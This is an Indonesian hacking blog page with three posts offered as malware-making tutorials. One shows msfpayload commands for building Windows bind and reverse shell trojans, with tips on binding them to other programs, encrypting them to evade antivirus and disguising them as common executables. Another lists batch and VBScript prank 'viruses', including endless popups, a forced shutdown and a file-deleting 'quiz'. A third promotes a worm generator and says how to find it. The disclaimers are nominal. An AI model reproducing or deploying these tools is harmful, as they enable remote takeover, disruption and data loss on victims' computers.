Artikel Terkini

Showing posts with label membuat virus. Show all posts
Monday, September 10, 2012

membuat trojan dan memahami cara kerjanya

0 comments
Mari kita membuat trojan. Oh ya, ini full tutorial untuk ilmu semata, jika disalahgunakan saya tidak akan bertanggung jawab. Orang bijak tidak bajak. Bagi yang belum tau apa itu trojan, silakan baca teori trojan yang sangat bagus dan detail Di kesempatan kali ini, kita akan belajar membuat dan memahami cara kerjanya. Untuk memulai tutorial ini, diharapkan pembaca sudah memiliki program Metasploit Framework yang akan selalu digunakan pada tutorial kali ini. Sebagai catatan, host pemilik trojan dan penyerang akan diperankan oleh (halah kayak pentas drama aja hahah) mesin Linux Slackware dengan IP address 10.100.254.213, sedangkan korban trojan akan diperankan oleh Windows 7 Ultimate dengan IP address 10.100.239.225.
Kita akan full menggunakan Metasploit Framework untuk membuat trojannya. Maka dari itu, tentu saja payload trojan yang akan kita gunakan adalah payload shell dari Metasploitnya. Ada dua tipe koneksi trojan pada metasploit yang kita gunakan pada tutorial ini yaitu bind dan reverse. Pada payload jenis bind, akan dibuka port 4444 pada target dan target yang akan melakukan listen di port komunikasi ini. Jadi command yang dikirim oleh pemilik trojan akan dikirim melalui port 4444.
Bind TCP Connect
Bind TCP Connect
Untuk percobaan jenis koneksi seperti di atas, berarti kita akan menggunakan payload jenis bind_tcp Metasploit, tetapi agak beda dengan teori gambar di atas, untuk percobaan ini dicoba bukan ke port 4444 tapi ke port 19191:
Membuat Trojan Berjenis Bind Connect
msfpayload windows/shell/bind_tcp LPORT=19191 X > /tmp/a.exe
Maksud command msfpayload di atas adalah menggenerate payload windows/shell/bind_tcp yang listen di port 19191 dan bertipe exe dan outputnya disimpan di /tmp/a.exe. Selanjutnya file trojan a.exe ini akan dipindahkan ke user Windows untuk di eksekusi. Di bawah ini adalah program a.exe yang telah di eksekusi user Windows:
Listen Port 19191 yang Kini Terbuka di Windows Target
Sementara itu di box Linux penyerang (pemilik trojan), dipasang exploit handler yang akan berinteraksi dengan port 4444 target:
Windows PWNED
Windows PWNED
Pada exploit di atas ini, hanya dilakukan setting host target dan listen portnya (host Windows 10.100.239.225:19191). Yak! tuh dari gambar di atas kita sudah masuk shell Windows kan? Sementara itu netstat di komputer korban adalah sebagai berikut:
Bind TCP Established

Cara seperti ini adalah cara jika pada mesin target tidak memiliki firewall. Kalau saja ada firewall dan firewallnya dikonfigurasi dengan secure, tentu saja koneksi tidak akan tercipta. Dari inbound, tentu saja firewall memfilter koneksi yang datang ke host target (apakah mengizinkan koneksi ke port 19191?). Dari sisi outbound, lagi-lagi firewall tentu memfilter koneksi yang keluar dari target.
Firewall Target Memfilter Koneksi
Untuk itu ada tipe koneksi kedua, yaitu reverse. Koneksi reverse akan membuat korban yang menginisiasi koneksi ke listen port yang terletak di mesin penyerang sendiri. Solusi agar bisa bypass firewall digambarkan sebagai berikut:
Reverse TCP Connect
Reverse TCP Connect
Langsung ke prakteknya saja untuk reverse, dimulai dari tahap membuat trojannya:
Membuat Trojan Berjenis Reverse Connect
Command di atas, sekali lagi menggunakan msfpayload untuk generate trojan shell reverse yang listen di host 10.100.254.213 dengan listen port 80. Hasil generate trojan bernama b.exe. Setelah b.exe di pindahkan ke mesin Windows dan di eksekusi, beginilah netstat Windows target sekarang:
Host Target yang Mulai Berkoneksi via Port 80 Penyerang
Sementara itu di host penyerang jalankan handlernya dan voila, shell target muncul dan itu berarti payload kita lolos dari filter firewall port 80.
Windows PWNED
Windows PWNED
Trojan b.exe juga bisa digunakan untuk hacking di scope WAN/Internet karena mekanisme payload ini menggunakan port 80, port yang umumnya diizinkan firewall untuk masuk atau keluar. Sekian tutorial membuat trojan menggunakan payload pada Metasploit plus logika cara kerja connect bind dan reverse. Dengan menggunakan kreatifitas, trojan a.exe dan b.exe di atas bisa dimodif agar lebih ampuh berdaya guna (pada kesempatan lain akan di bahas), misalnya:
  • Dibinding dengan file-binder agar menjadi satu file executable dengan file lain (misalnya disatukan dengan notepad.exe)
  • Dienkripsi sehingga bisa lolos dari deteksi signature antivirus
  • Template .exe nya dibuat mirip dengan file exe tertentu (misalnya dengan file game minesweeper.exe)
  • dan sebagainya
Baca Selengkapnya →
Sunday, September 9, 2012

MEMBUAT VIRUS DENGAN NOTEPAD

0 comments
copy paste code" yang ada di bawah ini ke dalam NOTEPAD

1.message yang nongol melulu
Code:
@ECHO off
:Begin
msg * muka lo jelek
msg * ngaca dulu gih
msg * hayo lo,cpu lu gw acak2
msg * ud install ulang aja
msg * biar masalah nya kelar
GOTO BEGIN


save namafile.BAT
(ekstensi filenya harus .BAT)

2.bikin shutdown+message
Code:
[i]@echo off
msg * apaan sih lo
shutdown -s -c "Error! muka mu standar abis"

save namafile.BAT
[/i](ekstensi filenya harus .BAT)


3.Mainin Caps Lock button
Code:
[i]Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{CAPSLOCK}"
loop

save namafile.vbs[/i]
(save dengan Ekstensi file .vbs)

4.buka tutup CD/DVD
[i]Code:
Set oWMP = CreateObject("WMPlayer.OCX.7")
Set colCDROMs = oWMP.cdromCollection
do
if colCDROMs.Count >= 1 then
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
For i = 0 to colCDROMs.Count - 1
colCDROMs.Item(i).Eject
Next
End If
wscript.sleep 5000
loop

save namafile.vbs[/i]


5.bikin vbscript nongol mlulu
Code:
[i]Set wshShell = wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "~(enter)"
loop
save namafile.vbs
ket:di task manager full wscript yg lg running


[/i]
6.teken tombol backspace mlulu
Code:
[i]MsgBox "kembali ke menu sebelumnya"
Set wshShell =wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "{bs}"
loop
save namafile.vbs

[/i]7.otomatis ngetik "lu jelek banget sih" di notepad/word
Code:
[i]Set wshShell = wscript.CreateObject("WScript.Shell")
do
wscript.sleep 100
wshshell.sendkeys "lu jelek banget sih!!!"
loop
save namafile.vbs
Ket : TULISAN yg saya warnai BIRU dapat d ganti sesuai keinginan anda

8.buka notepad trus menerus
Code:
@ECHO off
:top
START %SystemRoot%\system32\notepad.exe
GOTO top
save namafile.BAT
ket:termasuk yang ngeselin banget nih
bisa di ganti,terserah mau buka cmd ato buka yg lain..ganti aja dir nya.
[/i]
9.otomatis buka notepad lalu ngetik apa yg lo mau
Code:
[i]WScript.Sleep 1800
WScript.Sleep 100
Set WshShell = WScript.CreateObject("WScript.Shell")
WshShell.Run "notepad"
WScript.Sleep 10
WshShell.AppActivate "Notepad"
WScript.Sleep 50
WshShell.SendKeys "ka"
WScript.Sleep 50
WshShell.SendKeys "mu "
WScript.Sleep 50
WshShell.SendKeys "je"
WScript.Sleep 50
WshShell.SendKeys "le"
WScript.Sleep 50
WshShell.SendKeys "k "
WScript.Sleep 50
WshShell.SendKeys " se"
WScript.Sleep 50
WshShell.SendKeys "ka"
WScript.Sleep 50
WshShell.SendKeys "li"
WScript.Sleep 50
WshShell.SendKeys " y"
WScript.Sleep 50
WshShell.SendKeys "a"
WScript.Sleep 50
WshShell.SendKeys " h"
WScript.Sleep 50
WshShell.SendKeys "!"
WScript.Sleep 50
WshShell.SendKeys "!! "
save namafile.vbs
ket:
ini salah satu script favorit gw...

[/i][i]10.@echo off
title quiz hari ini :)
:menu
cls
echo jika kamu kena virus apa yang kamu lakukan
pause
echo pilih yang mana:
echo 1. matiin computer
echo 2. format aja
echo 3. bingung ahh
set input=nothing
set /p input=Choice:
if %input%==1 shutdown -s -t 30
if %input%==2 del c:\xxx
if %input%==3 @ECHO off
msg * muka lo jelek
msg * ngaca dulu gih
msg * hayo lo,cpu lu gw acak2
msg * ud install ulang aja
msg * biar masalah nya kelar
@ECHO off
:top
START %SystemRoot%\system32\notepad.exe
GOTO top[/i]

ket di atas :
kalo pilih 1.otomatis matiin computer
2.format file (terserah file apaan ganti aj dir nya)
3.sama aj kayak pilihan 1
kata2 di atas di ganti2 aj sesuai selera temen2
Baca Selengkapnya →
Tuesday, September 4, 2012

membuat virus worm

0 comments
WARNING : GUNAKAN UNTUK MENAMBAH PENGETAHUAN, BUKAN UNTUK MERUGIKAN ORANG LAINBro ... Kamu pasti inget dengan virus worm yang sempat menghebohkan Tampilan awal program Vbs WGinternet beberapa waktu yang lalu : Anna Kournikova. Worm yang menginfeksi Windows beserta Outlook Exressnya, akan mengirim sendiri pesan virus ke seluruh email yang terdapat pada address book.

Sebenarnya untuk membuat worm semacam itu kamu tidak harus menjadi seorang programmer handal. Cukup bisa njalanin komputer dan punya softwarenya. Lalu apa softwarenya ? VBS Worm Generator !! Dengan program yang dibuat oleh hacker Argentina berusia 18 tahun itu kamu dapat membuat virus yang sama dahsyatnya dengan Anna Kournikova, cukup dengan melakukan beberapa klik.

Program VBSWG memungkinkan kamu untuk membuat worm dengan nama sesukamu. Kamu juga bisa memilih efek dari worm tersebut, seperti misalnya menampilkan pesan atau memaksa seseorang untuk menuju situs tertentu. Akibat yang paling parah tentunya jika worm tersebut kamu setting supaya membikin crash komputer.

Kemampuan lain dari VBSWG adalah melakukan enkripsi terhadap source code worm yang dibuat. Kemampuan lainnya bisa kamu coba sendiri :-) Pokoknya cukup hebatlah program ini.

Tapi seperti yang dikatakan oleh pembuatnya, VBS Worm Generator hanya boleh digunakan untuk belajar, bukan untuk merugikan orang lain. Untuk itu jika Anda memang berniat mencobanya, ingat-ingat peringatan tersebut.

Atau gunakan search engine http://www.google.com dan masukkan keyword vbswg2bfix.zip, Vbswg2B.zip, worm generator, dan keyword semacamnya
Baca Selengkapnya →